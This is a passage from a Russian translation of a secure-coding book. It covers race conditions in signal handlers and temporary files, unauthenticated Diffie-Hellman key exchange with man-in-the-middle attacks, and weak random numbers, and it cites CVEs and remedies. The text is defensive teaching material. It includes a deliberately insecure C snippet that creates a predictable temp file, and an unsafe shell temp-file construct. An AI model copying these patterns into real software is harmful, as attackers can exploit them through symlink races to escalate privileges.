Другое проявление проблемы – это возникновение гонки при обработке сигналов. Впервые эта атака была публично описана в статье Михала Залевски «Delivering Signals for Fun and Profit: Understanding, Exploiting and Preventing Signal Handling Related Vulnerabilities» («Доставка сигналов для забавы и к собственной выгоде: описание, эксплуатация и предотвращение уязвимостей, связанных с обработкой сигналов»). Ее текст можно найти на странице www.zone-h.org/files/4/signals.txt. Проблема в том, что многие приложения для UNIX не готовы к ситуациям, встречающимся в многопоточных программах. Ведь даже параллельные приложения, написанные для UNIX и UNIX-подобных систем, обычно порождают новый процесс, а после изменения какой-нибудь глобальной переменной этот процесс получает собственную копию страницы памяти (это гарантируется семантикой копирования при записи). Многие программы далее реализуют обработчики сигналов, причем иногда один обработчик ассоциируется с несколькими сигналами. Приложение спокойно занимается своей работой, как вдруг противник посылает ему пару сигналов, разделенных очень коротким промежутком времени. И вот внезапно ваше приложение становится по сути дела многопоточным! Довольно трудно писать многопоточные программы, даже если знаешь, к чему готовиться; что уж говорить о том, когда такой «подлости» не ожидаешь.

Целый класс ошибок касается взаимодействий с файлами и другими объектами. Способов попасть в беду так много, что даже не перечесть. Вот лишь несколько примеров. Ваша программа должна создать временный файл, поэтому она сначала проверяет, нет ли уже файла с тем же именем, и если нет, то создает его.

Обычное дело, не правда ли? Так-то оно так, но этой сценарий открывает возможность для атаки – противник угадывает имя временного файла и после запуска вашей программы создает ссылку на что-нибудь важное. Вашей программе не повезло, она открывает ссылку, которая ведет на файл, выбранный противником, после чего некоторые ее действия могут привести к эскалации привилегий. Если вы удалите файл, противник сможет подставить вместо него вредоносную программу. Если вы затрете файл, то в дальнейшем это может стать причиной сбоя в какой-то другой программе. Если файл доступен непривилегированным процессам, то вы можете изменить его права и предоставить противнику право записи в какой-то конфиденциальный файл. При наихудшем развитии событий ваша программа может установить для файла режим запуска от имени пользователя root (setuid root), и в результате приложение, выбранное противником, получит административные привилегии.

А, вы работаете на платформе Windows и довольно ухмыляетесь, полагая, что все это к вам не относится? Заблуждение! Вот что может произойти в Windows. При запуске любого сервиса создается именованный канал, по которому диспетчер сервисов (Service Control Manager) посылает сервису управляющие команды. Диспетчер работает от имени System – самой привилегированной учетной записи в системе. Противник определяет, как называется канал, находит сервис, запускаемый от имени обычного пользователя (по умолчанию таких несколько), а затем присоединяется к каналу, притворившись диспетчером сервисов. Для устранения ошибки были предприняты следующие меры: во-первых, имя канала сделано непредсказуемым, что заметно уменьшает шансы противника, а во-вторых, в Windows Server 2003 олицетворение другого пользователя стало привилегией. Если вы думаете, что Windows не поддерживает ссылки, то ошибаетесь; поищите в документации раздел CreateHardLink. Но ссылки на файлы – не единственная возможность. В Windows есть множество других именованных объектов: файлы, каналы, мьютексы, участки разделяемой памяти, рабочие столы и т. д. Любой может стать источником проблем, если программа не ожидает, что он вообще существует.

Греховность кода

Хотя для иллюстрации мы выбрали C, подобный код можно написать на любом языке, поскольку языковой специфики в нем почти нет. Ошибка заложена уже в проекте и связана с непониманием нюансов операционной системы и способа обойти их. Нам неизвестны языки, которые бы существенно затрудняли образование условий для возникновения гонки. Взгляните на этот пример:

```
char* temp;
FILE* pTempFile;

tmp = _tempnam("/tmp", "MyApp");
pTempFile = fopen(tmp, "w+");
```

Выглядит совершенно безобидно, но противник может предсказать, каким будет следующее имя временного файла. При прогоне на машине автора повторные вызовы порождали файлы с именами MyApp1, MyApp2, MyApp3 и т. д. Если эти

файлы создаются в области, куда противнику разрешено писать, то он сумеет заранее создать временный файл, возможно, заменив его ссылкой. Если программа создает несколько временных файлов, то задача противника заметно упрощается.

Родственные грехи

Мы рассмотрели несколько взаимосвязанных проблем. Основной грех заключается в неумении писать код, корректно работающий в условиях одновременного исполнения. С ним также связаны ошибки контроля доступа, описанные в грехе 12, и генерирование недостаточно случайных чисел (см. грех 18). Почти все гонки при работе с временными файлами возникают вследствие ошибок установки прав доступа, усугубленных использованием старых версий операционных систем, в которых нет надлежащим образом защищенных каталогов для хранения временных файлов, создаваемых конкретным пользователем. В большинстве современных операционных систем каждому пользователю выделяется собственное рабочее пространство, а даже если это не так, всегда можно создать такую область внутри начального каталога пользователя.

Недостаточная «случайность» случайных чисел проявляется в ситуации, когда вы хотите создать файл, каталог или другой объект с уникальным именем в общедоступной области. Если применяется генератор псевдослучайных чисел или – того хуже – увеличение некоторого счетчика на единицу, то противник часто может предсказать, каким будет следующее имя, а это первый шаг на пути к хаосу. Отметим, что многие библиотечные функции для создания временных файлов гарантируют лишь уникальность имени, но не его непредсказуемость. Если вы создаете файлы или каталоги в общедоступной области, то для порождения имен применяйте генератор случайных чисел криптографического качества. Один такой способ описан в главе 23 книги Майкл Ховард, Дэвид Лебланк «Защищенный код», 2-ое издание (Русская редакция, 2004). Хотя он предназначен для Windows, но сам подход является переносимым.

Где искать ошибку

Гонки чаще всего возникают при следующих условиях:

- Несколько потоков или процессов должны осуществлять запись в один и тот же ресурс. Ресурсом может быть разделяемая память, файловая система (например, когда несколько Web-приложений манипулируют файлами в общем каталоге), другие хранилища данных, как, скажем, реестр Windows, и даже база данных. Это может быть даже одна разделяемая переменная!
- Файлы или каталоги создаются в общедоступных областях, например в каталоге для временных файлов (/tmp или /usr/tmp в UNIX-подобных системах).
- В обработчиках сигналов.
- В нереентерабельных функциях в многопоточном приложении или вызываемых из обработчика сигнала. Отметим, что в системах Windows сигналы практически бесполезны и этой проблеме не подвержены.

Выявление ошибки на этапе анализа кода

Внимательно присмотритесь как к собственным, так и к библиотечным функциям, которыми вы пользуетесь. Нереентерабельным является код, манипулирующий переменными, объявленными вне локальной области видимости, например глобальными или статическими. Любая функция, в которой используется статическая переменная, реентерабельной не является. Хотя применение глобальных переменных вообще осуждается, поскольку усложняет сопровождение программы, но сами по себе они еще не создают гонок. Следующее, на что надо обратить внимание, – это бесконтрольное изменение таких переменных. Например, статический член класса в C++ разделяется всеми экземплярами класса и, следовательно, оказывается глобальной переменной. Если этот член инициализируется в момент первого обращения к классу, а затем только читается, то ничего страшного не случится. Если же некоторая переменная обновляется, то необходимо ставить замки, чтобы обновление не осуществлялось одновременно разными частями программы. Особое внимание следует обращать на обработчики сигналов, поскольку они могут оказаться нереентерабельными, даже если для остальной программы эта проблема не актуальна.

Внимательно изучите код обработчиков сигналов, в частности те данные, которыми они манипулируют.

Следующий случай – это внешние процессы, которые могут прерывать вашу программу. Тщательно изучите места, где файлы или каталоги создаются в общедоступных областях, обращайте внимание на предсказуемость имен.

Найдите все случаи создания файлов (к примеру, временных) в разделяемых каталогах (/tmp или /usr/tmp в UNIX, \Windows\temp в Windows). При создании такого файла библиотечной функцией open() надо указывать флаг O_EXCL (или его эквивалент), а если он создается функцией CreateFile() – флаг CREATE_NEW. В этом случае вызов завершится неудачно, если файл с указанным именем уже существует. Поместите обращения к этим функциям в цикл, который будет пробовать новые случайные имена, пока не создаст файл. Если имя выбирается действительно случайно (следите, чтобы имя файла содержало только допустимые в вашей системе символы), то почти наверняка потребуется только одна итерация. К сожалению, функция fopen() из стандартной библиотеки C не позволяет указать флаг O_EXCL, поэтому применяйте функцию open() с последующим преобразованием возвращенного дескриптора в указатель FILE*. В операционных системах Microsoft системные вызовы типа CreateFile не только более гибки, но и работают быстрее. Никогда не полагайтесь на функции, подобные mktemp(3), поскольку они создают предсказуемые имена файлов; противник может создать файл точно с таким же именем. В командных интерпретаторах UNIX нет встроенных операций для создания имен временных файлов, а конструкции типа `ls > /tmp/list.$$` способствуют возникновению гонки. Поэтому в shell-сценариях нужно пользоваться функцией mktemp(1).

Тестирование

Обнаружить гонку во время тестирования трудно, но существуют методики по искоренению этого греха. Одна из самых простых – прогонять тесты на быстрой многопроцессорной машине. Если вы наблюдаете отказы, которые не удается воспроизвести на однопроцессорной машине, значит, дело почти наверняка в гонке.

Для поиска ошибок, связанных с сигналами, напишите программу, которая будет один за другим посылать сигналы тестируемому приложению, и понаблюдайте за поведением последнего. Отметим, что одного прогона теста может оказаться недостаточно, так как ошибка возникает нерегулярно.

Чтобы найти гонки, возникающие из-за временных файлов, включите протоколирование операций с файловой системой или воспользуйтесь утилитами для протоколирования системных вызовов. Внимательно изучите все случаи создания файлов, посмотрите, не создаются ли файлы с предсказуемыми именами в общедоступных каталогах. Если возможно, включите в протокол информацию об использовании флага O_EXCL, чтобы узнать, задается ли он при создании файлов в разделяемых каталогах. Особый интерес представляют ситуации, когда файл первоначально создается с неправильными правами, которые затем корректируются. Промежутка времени между двумя этими действиями достаточно для создания эксплойта. Аналогично подозрение должно вызывать любое понижение привилегий, необходимых для доступа к файлу. Если противник сумеет заставить программу работать со ссылкой вместо настоящего файла, то сможет получить доступ к данным, которых он видеть не должен.

Примеры из реальной жизни

Следующие примеры взяты из базы данных CVE (http://cve.mitre.org).

CVE-2001-1349

Цитата из бюллетеня CVE:

> В программе sendmail до версии 8.11.4, а также версии 8.12.0 до 8.12.0.Beta10 имеется гонка в обработчике сигнала, которая позволяет локальному пользователю провести DoS-атаку, возможно, затереть содержимое кучи и получить дополнительные привилегии.

Эта ошибка описана в статье Залевски о доставке сигналов, на которую мы уже ссылались выше. Ошибка, допускающая написание эксплойта, возникает из-за двойного освобождения памяти, на которую указывает глобальная переменная. Это происходит при повторном входе в обработчик сигнала. Хотя ни в документации по Sendmail, ни в базе уязвимостей SecurityFocus не приводится код общедоступного эксплойта, но в первоначальной статье такая ссылка (сейчас не работающая) была.

CAN-2003-1073

Цитата из бюллетеня CVE:

> В программе at, поставляемой в составе ОС Solaris версий с 2.6 по 9, может возникнуть гонка, позволяющая локальному пользователю удалить произвольный файл путем задания флага -r с аргументом, содержащим две точки (..) в имени задания. Для этого нужно изменить содержимое каталога после того, как программа проверит разрешение на удаление файла, но до выполнения самой операции удаления.

Этот эксплойт детально описан на странице www.securityfocus.com/archive/1/308577/2003-01-27/2003-02-02/0. Помимо гонки, в нем используется еще одна ошибка: не проверяется наличие последовательности символов ../ в имени файла, из-за чего планировщик at может удалить файлы, находящиеся вне каталога для хранения заданий.

CVE-2004-0849

Цитата из бюллетеня CVE:

> Гонка в сервере Microsoft Windows Media позволяет удаленному противнику вызвать отказ от обслуживания в сервисе Windows Media Unicast Service путем отправки специального запроса.

Подробные сведения об этой уязвимости можно найти на странице www.microsoft.com/technet/security/Bulletin/MS00-064.mspx. «Специальный» запрос переводит сервер в состояние, когда все последующие запросы не обрабатываются вплоть до перезагрузки сервиса.

Искупление греха

Прежде всего нужно разобраться в том, как правильно писать реентерабельный код. Даже если вы не намереваетесь запускать программу в многопоточной среде, могут найтись люди, которые захотят перенести ваше приложение на другую платформу и повысить его производительность за счет организации нескольких потоков. Они оценят ваше стремление избегать побочных эффектов. Говоря о переносимости, следует отметить, что в Windows не реализован системный вызов fork() и создание нового процесса обходится очень дорого, зато создание потока не влечет почти никаких накладных расходов.

Решение о том, чем пользоваться – процессами или потоками, зависит от операционной системы и специфики приложения, но в любом случае код, не имеющий побочных эффектов, будет более переносим, и возникновение гонок в нем маловероятно.

Если в программе есть параллельные контексты исполнения, будь то процессы или потоки, то доступ к разделяемым ресурсам необходимо тщательно синхро-

низировать. Эта тема подробно рассматривается в других книгах, мы же лишь слегка затронем ее. Вот на что нужно обращать внимание:

- если программа возбуждает исключение, не сняв замка, возможна тупиковая ситуация в другой части программы, которая ждет освобождения этого замка. Один из способов решения этой проблемы – инкапсулировать захват и освобождение замка в объект C++, тогда в ходе раскрутки стека будет вызван деструктор объекта, который и освободит замок. Отметим, что при этом захваченный ресурс может остаться в неопределенном состоянии; в некоторых случаях лучше допустить тупиковую ситуацию, чем продолжать работу с таким ресурсом;
- при необходимости захватить несколько замков делайте это всегда в одном и том же порядке, а освобождайте их строго в обратном порядке. Если вам кажется, что для выполнения некоторой операции нужно захватить несколько замков, обдумайте ситуацию еще раз. Возможно, найдется более элегантное и не столь сложное проектное решение;
- старайтесь освободить замок как можно скорее. В противоречие с предыдущим параграфом отметим, что иногда наличие нескольких замков позволяет уменьшить величину захваченного ресурса, за счет чего снижается вероятность тупиковой ситуации и значительно повышается производительность программы. Это скорее искусство, чем наука. Проектируйте тщательно и советуйтесь с коллегами;
- никогда не рассчитывайте на то, что другой процесс или поток не может прервать системный вызов. Для выполнения системного вызова может потребоваться от нескольких тысяч до нескольких миллионов машинных команд. Раз нельзя ожидать, что даже один системный вызов отработает без прерывания, не смейте и думать о том, что между двумя системными вызовами исполнение программы не будет прервано.

В обработчике сигнала или исключения единственно безопасная вещь – это вызов exit(). Наилучшие рекомендации по этому вопросу мы встречали в статье Михала Залевски «Delivering Signals for Fun and Profit: Understanding, Exploiting and Preventing Signal Handling Related Vulnerabilities»:

- используйте в обработчиках сигналов только реентерабельные библиотечные функции. Для этого многие известные программы придется значительно переработать. Есть, правда, половинчатое решение – написать для каждой небезопасной библиотечной функции обертывающий код, который будет проверять некоторый глобальный флаг во избежание повторного входа;
- блокируйте доставку сигналов на время выполнения неатомарных операций и проектируйте обработчики сигналов так, чтобы они не зависели от внутреннего состояния программы (например, обработчик может безусловно поднять некоторый флаг и этим ограничиться);
- блокируйте доставку сигналов на время нахождения в обработчике сигнала.

Для решения проблемы «момент проверки / момент использования» (TOCTOU) лучше всего создавать файлы в таком месте, куда обычные пользователи не имеют права ничего записывать. В случае каталогов такое не всегда возможно. При программировании на платформе Windows не забывайте, что с файлом (как и с любым другим объектом) можно связать дескриптор безопасности в момент создания. Задание прав доступа в момент создания объекта устраняет возможность гонки между моментами создания и определения прав доступа. Чтобы избегнуть гонки между моментом проверки существования и объекта и моментом создания нового объекта, у вас есть несколько вариантов, зависящих от типа объекта. В случае файлов самое правильное – задать флаг CREATE_NEW при вызове функции CreateFile. Тогда если файл существует, то функция завершится с ошибкой. Создание каталогов еще проще: любое обращение к функции CreateDirectory завершается с ошибкой, если каталог с указанным именем существует. Но проблема все равно может возникнуть. Предположим, что вы хотите поместить свое приложение в каталог C:\Program Files\MyApp, но противник уже создал такой каталог заранее. Теперь у него есть полный доступ к этому каталогу, в том числе и право удалять из него файлы, даже если для самого файла разрешение на удаление отсутствует. Вызовы API, предназначенные для создания объектов некоторых типов, не предусматривают различий между операциями «создавать новый» и «открывать всегда». Такой вызов завершится успешно, но GetLastError вернет код ERROR_ALREADY_EXISTS. Корректный способ обработки ситуации, когда вы не хотите открывать существующий объект, таков:

```
HANDLE hMutex = CreateMutex(... аргументы ...);

if (hMutex == NULL)
   return false;

if (GetLastError() == ERROR_ALREADY_EXISTS)
{
   CloseHandle(hMutex);
   return false;
}
```

Дополнительные защитные меры

Старайтесь вообще избегнуть проблемы, создавая временные файлы в области, выделенной конкретному пользователю, а не в общедоступной. Всегда пишите реентерабельный код, даже если программа не является многопоточной. Если кто-то захочет перенести ее на другую платформу, то его задача значительно упростится.

Другие ресурсы

- «Resource contention can be used against you» by David Wheeler: www-106.ibm.com/developerworks/linux/library/l-sprace.html?ca=dgr-lnxw07RACE
- RAZOR research topics: http://razor.bindview.com/publish/papers/signals.txt

- «Delivering Signals for Fun and Profit: Understanding, Exploiting and Preventing Signal Handling Related Vulnerabilities» by Michal Zalewski: www.bindview.com/Services/Razor/Papers/2001/signals.cfm

Резюме

Рекомендуется

- Пишите код, в котором нет побочных эффектов.
- Будьте очень внимательны при написании обработчиков сигналов.

Не рекомендуется

- Не модифицируйте глобальные ресурсы, не захватив предварительно замок.

Стоит подумать

- О том, чтобы создавать временные файлы в области, выделенной конкретному пользователю, а не в области, доступной всем для записи.

Грех 17. Неаутентифицированный обмен ключами

В чем состоит грех

Да, я хочу защитить сетевой трафик! Конфиденциальность? Целостность сообщений? Отлично! Я буду пользоваться *<<впишите свое любимое готовое решение>>*. Э, стоп... Необходимо ведь, чтобы у обеих сторон был общий секретный ключ. А как это сделать?

«Знаю! Я возьму другое готовое решение или напишу сам. Что сказано по этому поводу в книге «*Applied Cryptography*» («Прикладная криптография»)? Ага, нашел... Применю-ка я протокол обмена ключами Диффи-Хеллмана. А может быть, даже воспользуюсь SSL или TLS».

Примерно так люди и рассуждают, готовясь реализовать какое-нибудь криптографическое решение, но забывая оценить все сопутствующие риски. Проблема в том, что к безопасности процедуры обмена ключами тоже предъявляются определенные требования: обмениваемые ключи необходимо держать в секрете, и, что еще важнее, все сообщения, передаваемые по протоколу, должны быть надежно аутентифицированы. Иными словами, нужно иметь гарантию, что каждая сторона точно знает, кому вручает свой ключ. Поразительно, как часто это условие не выполняется! Аутентификация пользователей, после того как обмен ключами состоялся, обычно не решает проблему.

Подверженные греху языки

Все языки подвержены этому греху.

Как происходит грехопадение

Эксперты по безопасности (включая и авторов) всегда предостерегают программистов от разработки собственных криптографических алгоритмов и протоколов. Обычно они внемлют этому совету. Когда перед разработчиком встает задача обеспечить защиту сетевых соединений и он осознает, что необходимо какое-то соглашение о ключах, то, как правило, применяет SSL или берет протокол, описанный в книге Брюса Шнейера «Прикладная криптография». Но на этом пути расставлено много силков и капканов.

Немало ошибок можно совершить в процедуре инициализации сеанса. Одна из самых распространенных опасностей – это атака с «человеком посередине». Рассмотрим ее на конкретном примере типичного приложения клиент / сервер,

в котором клиент или сервер применяет протокол обмена ключами Диффи-Хеллмана, а затем аутентифицируют друг друга с помощью выработанного ключа. Детали алгоритма Диффи-Хеллмана несущественны. Достаточно знать, что в этой схеме требуется, чтобы две стороны послали друг другу сообщения, основанные на случайно выбранном секрете. Обладая любым секретом и одним из открытых сообщений, можно вычислить третий секрет (первые два были случайно выбраны сторонами). Предполагается, что определить третий секрет, не зная хотя бы одного их первых двух, – очень трудоемкая вычислительная задача. Третий секрет обычно называют *ключом*, а процесс его выработки – *обменом ключами*. На первый взгляд, все замечательно, так как, не зная ни одного из исходных секретов, противник не может вычислить ключ.

Но, если не включить в схему дополнительные механизмы защиты, мы столкнемся с серьезной проблемой. Дело в том, что вся схема уязвима для атаки с «человеком посередине». Предположим, что клиент начал сеанс, но вместо сервера ему ответил противник. В протоколе нет способа определить, общается ли клиент с корректным сервером. На практике противник легко может занять место сервера, а затем обменяться с сервером ключами, действуя в качестве посредника при передаче законного трафика.

Корень проблемы в том, что обмен ключами не аутентифицирован. Стойте! Мы же сказали, что собираемся воспользоваться протоколом аутентификации, как только установим защищенное соединение! Мы могли бы взять ключ, выработанный по схеме Диффи-Хеллмана, и с ним организовать протокол проверки пароля. Совсем хорошо будет, если этот протокол реализует *взаимную аутентификацию*, то есть клиент и сервер аутентифицируют друг друга.

Ах, если бы таким образом можно было решить проблему!

Представьте, что в «середине» протокола аутентификации находится противник, и он не делает ничего, кроме подслушивания. Предположим, что противник не знает пароля и не получает никакой информации о нем из протокола (быть может, мы применяем схему с одноразовым паролем, например S/KEY). Что доказывает протокол аутентификации? Лишь тот факт, что никто не пытался изменить сообщения протокола (то есть сообщения аутентичны). Даже если противник все подслушал, «аутентификация» состоялась.

А что осталось недоказанным? Что аутентичными были сообщения, передаваемые в ходе исполнения протокола обмена ключами! Таким образом, после завершения аутентификации мы по-прежнему пользуемся неаутентифицированным ключом, которым перед этим обменялись с противником. Этот ключ годится для шифрования и дешифрирования всего трафика, так что у нас нет оснований полагать, что сообщения защищены.

Чтобы организовать защищенный сеанс, обе стороны обычно должны удостовериться в «личности» собеседника (хотя в некоторых случаях одна из сторон может быть анонимной). Личность должна быть уже удостоверена к моменту начала исполнения протокола обмена ключами. При этом каждое последующее сообщение посылается с ключом (требование аутентичности сохраняется на все время сеанса, хотя часто мы называем это *целостностью сообщений*).

Почти никогда не имеет смысла выполнять обмен ключами без аутентификации. Поэтому все современные протоколы аутентификации, предназначенные для использования в сети, одновременно являются протоколами обмена ключами. И никто не конструирует автономный протокол обмена ключами, поскольку аутентификация – это основополагающее требование.

Родственные грехи

Мы взяли для примера протокол Диффи-Хеллмана, но та же проблема присуща и SSL/TLS, поскольку разработчики плохо понимают, что необходимо для адекватной аутентификации. Коль скоро процедуру аутентификации можно скомпрометировать, открывается возможность для атаки с «человеком посередине». Тема аутентификации в применении к протоколу SSL рассматривается в грехе 10.

Отметим еще, что люди, попавшиеся на этой ошибке, обычно строят собственные криптосистемы, сознательно или нет. Надежно защитить трафик при этом, скорее всего, не удастся (см. грех 8).

Где искать ошибку

Согрешить можно в любом приложении, которое выполняет аутентификацию по сети в ситуации, когда для этого требуется установить соединение, защищенное криптографическими методами. Фундаментальная проблема в том, что автор не осознает, что соединение недостаточно аутентифицировано (а иногда не аутентифицировано вовсе).

Выявление ошибки на этапе анализа кода

Вот как мы предлагаем искать признаки этого греха в программе:

1. Выявите те точки сетевых коммуникаций, где защита трафика обязательна (любой вид аутентификации и последующего обеспечения целостности сообщений, а также конфиденциальности, если это существенно для приложения).
2. Если защиты нет, это, очевидно, плохо.
3. Для каждой точки определите, используется ли при организации сеанса какой-нибудь протокол аутентификации. Плохо, если нет.
4. Проверьте, приводит ли протокол аутентификации к выработке ключа. Для этого нужно изучить выходную информацию протокола. Если не приводит, убедитесь, что протокол аутентифицирует данные, выработанные в ходе обмена ключами, и проверяет «личности» сторон способом, не поддающимся подделке. К сожалению, для обычного разработчика это может оказаться трудной задачей, лучше пригласить профессионального криптографа.
5. Если выработан ключ, проверьте, используется ли он для последующей защиты канала. Если нет, создается угроза локальной атаки с перехватом соединения.

6. Убедитесь, что аутентификационные сообщения нельзя подделать. В частности, если для аутентификации применяется цифровая подпись на открытом ключе, проверьте, можно ли доверять открытому ключу другой стороны. Обычно для этого нужно либо свериться со статическим списком известных сертификатов, либо воспользоваться инфраструктурой открытых ключей (PKI), контролируя попутно все относящиеся к делу поля сертификата. Подробнее см. грех 10.
7. Если процедура аутентификации может быть атакована, проверьте, относится ли это только к первой успешной попытке входа в систему или также и ко всем последующим. Если начальная аутентификация может быть атакована, а последующие – нет, то аудитор должен признать, что оснований для беспокойства куда меньше, чем в случае, когда угрозе атаки с «человеком посередине» подвержены все соединения. Обычно при этом запоминаются верительные грамоты хоста и при последующем соединении с тем же хостом сравниваются с предъявленными.

Тестирование

Как и в большинстве других случаев применения криптографии к защите сети, довольно трудно доказать корректность системы, тестируя ее как черный ящик. Гораздо проще обнаружить такого рода проблемы в ходе анализа кода.

Примеры из реальной жизни

Атаки с «человеком посередине» хорошо известны. Мы неоднократно сталкивались с этой проблемой в «реальных» системах, когда за основу бралось какое-то решение, описанное в литературе, а затем над ним пытались надстроить криптосистему. Отметим еще, что этому греху подвержены многие системы, построенные на базе SSL или TLS.

Существуют даже инструменты для эксплуатации общих проявлений этой уязвимости, в том числе для атаки с «человеком посередине» на протоколы SSL и SSH. Например, dsniff.

Помимо распространенных случаев неправильного применения SSL/TLS, есть примеры, когда протокол аутентифицированного обмена ключами (скажем, Kerberos) используется для аутентификации, но выработанный ключ не применяется в криптографических целях. В результате нет никакой криптографической связи между аутентификацией и последующими сообщениями (обычно последующие сообщения вообще не подвергаются никакой криптографической обработке).

В настоящее время в базе данных CVE есть 15 сообщений, включающих фразу «man-in-the-middle». Но наш опыт показывает, что эта проблема куда более распространена, чем кажется на основе этой цифры.

Атака с «человеком посередине» на Novell Netware

Это пример неправильной сборки протокола из составных частей. В феврале 2001 года компания BindView обнаружила возможность атаки с «человеком посе-

редине» против операционной системы Novell Netware, в которой использовался некорректный протокол обмена ключами и аутентификации. Этот «самописный» протокол был основан на схеме обмена ключами на базе алгоритма RSA, а не Диффи-Хеллмана. Авторы попытались выполнить аутентификацию по парольному протоколу, но не сумели надлежащим образом аутентифицировать сами сообщения, необходимые для обмена ключами. Протокол проверки пароля шифровался с помощью RSA-ключей, но пароль не использовался для проверки того, что ключи действительно принадлежат участникам. Противник мог подделать сервер, и тогда клиент передал бы противнику валидатор пароля, зашифрованный своим открытым ключом. После этого противник мог предъявить этот валидатор серверу, и это сработало бы, следовательно, противник мог выступить в роли «человека посередине».

CAN-2004-0155

Многие системы, в которых используются протоколы высокого уровня, например SSL, пали жертвой этой проблемы. Серьезные ошибки были обнаружены даже в базовых реализациях основных программ обеспечения безопасности. В качестве впечатляющего примера можно привести сообщение CAN-2004-0155 из базы данных CVE.

Программа Kame IKE (Internet Key Exchange – обмен ключами через Интернет) Daemon является частью реализации протокола IPSec, широко используемого для организации виртуальных частных сетей (VPN). Она по умолчанию входит в состав дистрибутивов нескольких операционных систем. Во время инициализации соединения аутентификация производится на основе либо предварительно разделенных ключей, либо сертификатов X.509 с цифровой подписью RSA. Когда применяются сертификаты X.509, Daemon контролирует поля сертификата, но неправильно проверяет корректность подписи RSA.

Разработчики, очевидно, думали, что вызываемая функция возвращает признак успеха, только если подпись действительна. На самом же деле ничего подобного не происходит, функция всегда завершается успешно. Следовательно, проверка подписи всегда дает положительный результат. И потому кто угодно может создать фальшивый сертификат X.509 с правильно заполненными полями, подписать его и пройти аутентификацию.

Это не проблема протокола IPSec как такового. Мы имеем лишь ошибку в одной из его реализаций. Этот пример показывает, что даже реализация хорошо известных протоколов может оказаться трудным делом. Подобные ошибки были обнаружены также в Microsoft CryptoAPI (CAN-2002-0862) и в программном обеспечении VPN компании Cisco (CAN-2002-1106).

Искупление греха

Мы настоятельно рекомендуем пользоваться готовыми решениями на базе протоколов SSL/TLS или Kerberos при условии, что они реализованы правильно! Убедитесь, что вы производите все действия, необходимые для надлежащей

аутентификации (см. грех 10). Также убедитесь, что выработанный в результате обмена ключ применяется для последующей аутентификации всех сообщений. В случае SSL/TLS это обычно происходит автоматически. (Обычно подозрения падают, скорее, на качество аутентификации.) Но в других системах ключ – это конечный результат, а забота о его правильном применении ложится на вас.

Не проектируйте собственные протоколы. Есть очень много тонких мест, где легко допустить ошибку. Если вы полагаете, что необходим нестандартный протокол, поручите эту задачу криптографу. Мы могли бы составить список свойств, на которые следует обращать внимание, но это лишь вселило бы в вас чувство ложной уверенности. В кругу специалистов, занимающихся проектированием шифров, часто говорят, что «любой может построить шифр, который сам не сумеет вскрыть», но очень редко удается сделать нечто такое, что не поддается усилиям всего сообщества криптографов. То же относится к протоколам аутентификации и обмена ключами.

Если в системе уже используется некий «самописный» протокол, рассмотрите возможность перехода на готовое решение. В этом случае риск, что нечто реализовано неверно, уменьшается, а природа возможных проблем хорошо описана, как, например, для SSL/TLS. Кроме того, мы рекомендуем нанять криптографа для анализа имеющегося протокола. Было бы прекрасно, если бы он предъявил доказательство корректности или, по крайней мере, продемонстрировал устойчивость к атакам, описанным к литературе по криптографии. Его выводы должны быть представлены на суд экспертов.

Дополнительные защитные меры

Нам неизвестны Дополнительные защитные меры от этого греха.

Другие ресурсы

- *Protocols for Authentication and Key Establishment* by Colin Boyd and Anish Mathuria (Springer, 2003)

Резюме

Рекомендуется

- Уясните, что обмен ключами сам по себе часто не является безопасной процедурой. Необходимо также аутентифицировать остальных участников.
- Применяйте готовые решения для инициализации сеанса, например SSL/TLS.
- Убедитесь, что вы разобрались во всех деталях процедуры строгой аутентификации каждой стороны.

Стоит подумать

- О том, чтобы обратиться к профессиональному криптографу, если вы настаиваете на применении нестандартных решений.

Грех 18. Случайные числа криптографического качества

В чем состоит грех

Представьте, что вы играете в онлайновый покер. Компьютер тасует и сдает карты. Вы получаете свои карты, а какая-то другая программа сообщает, что на руках у партнеров. Хотя такой сценарий кажется преувеличенным, но нечто подобное случалось на практике.

Случайные числа применяются для решения разных задач. Помимо тасования колоды, они часто используются для генерирования криптографических ключей и идентификаторов сеансов. Если противник может (хотя бы с небольшой вероятностью) предсказать следующее число, то этого может оказаться достаточно для вскрытия системы.

Подверженные греху языки

Случайные числа – это одна из основ криптографии, поэтому они встречаются в самых разных языках. И ошибки при их использовании тоже присущи любому языку.

Как происходит грехопадение

Самый серьезный грех при работе со случайными числами заключается в том, что они не используются там, где следует. Предположим, например, что вы пишете программное обеспечение Интернет-банкинга. Чтобы отслеживать состояние клиента, вы посылаете клиенту кук, содержащий идентификатор сеанса. Допустим, что идентификаторы выделяются последовательно. Что может случиться? Если противник следит за куками и видит, что получил номер 12, то он может изменить свой номер в куке на 11 и посмотреть, не получил ли он в результате доступ к чужой учетной записи. Желая войти от имени конкретного лица, он может подождать, пока жертва зарегистрируется, затем войти и вычитать по единице из полученного от системы идентификатора, пока не доберется до номера, присвоенного жертве.

Генераторы случайных чисел, которые применяются уже много лет, с точки зрения безопасности не выдерживают никакой критики. Пусть даже числа выглядят случайными, противник все равно может угадать следующее число. Даже применяя хороший генератор случайных чисел, вы должны убедиться в том, что его внутреннее состояние не легко предсказать, а это совсем не простая задача.

Рассмотрим проблему внимательнее. Для этого опишем три разных механизма:

- некриптографические генераторы псевдослучайных чисел (некриптографические PRNG);
- генераторы псевдослучайных чисел криптографического качества (CRNG);
- генераторы «истинно» случайных чисел (TRNG), известные также под названием *энтропийные генераторы*.

Греховность некриптографических генераторов

До появления сети Интернет случайные числа не использовались в критических с точки зрения безопасности приложениях. Они находили применение лишь в статистическом моделировании. Для испытаний методом Монте Карло нужны были числа, прошедшие все статистические тесты на случайность. Такие испытания по самому замыслу должны были быть повторяемыми. Поэтому API строился так, чтобы, получив на входе одно число, можно было порождать из него длинную серию чисел, выглядящих случайными. В подобных генераторах использовалась довольно простая математическая формула, порождающая последовательность элементов из начального значения (затравки).

Когда стали задумываться о безопасности, требования к случайным числам ужесточились. Нужно было, чтобы они не только успешно проходили статистические тесты, но еще чтобы противник не мог предсказать, какое число будет следующим, даже если видел несколько предыдущих.

Задача ставится следующим образом: если противник не знает затравку, то не может угадать число, которое еще не видел, сколько бы чисел ни наблюдал перед этим.

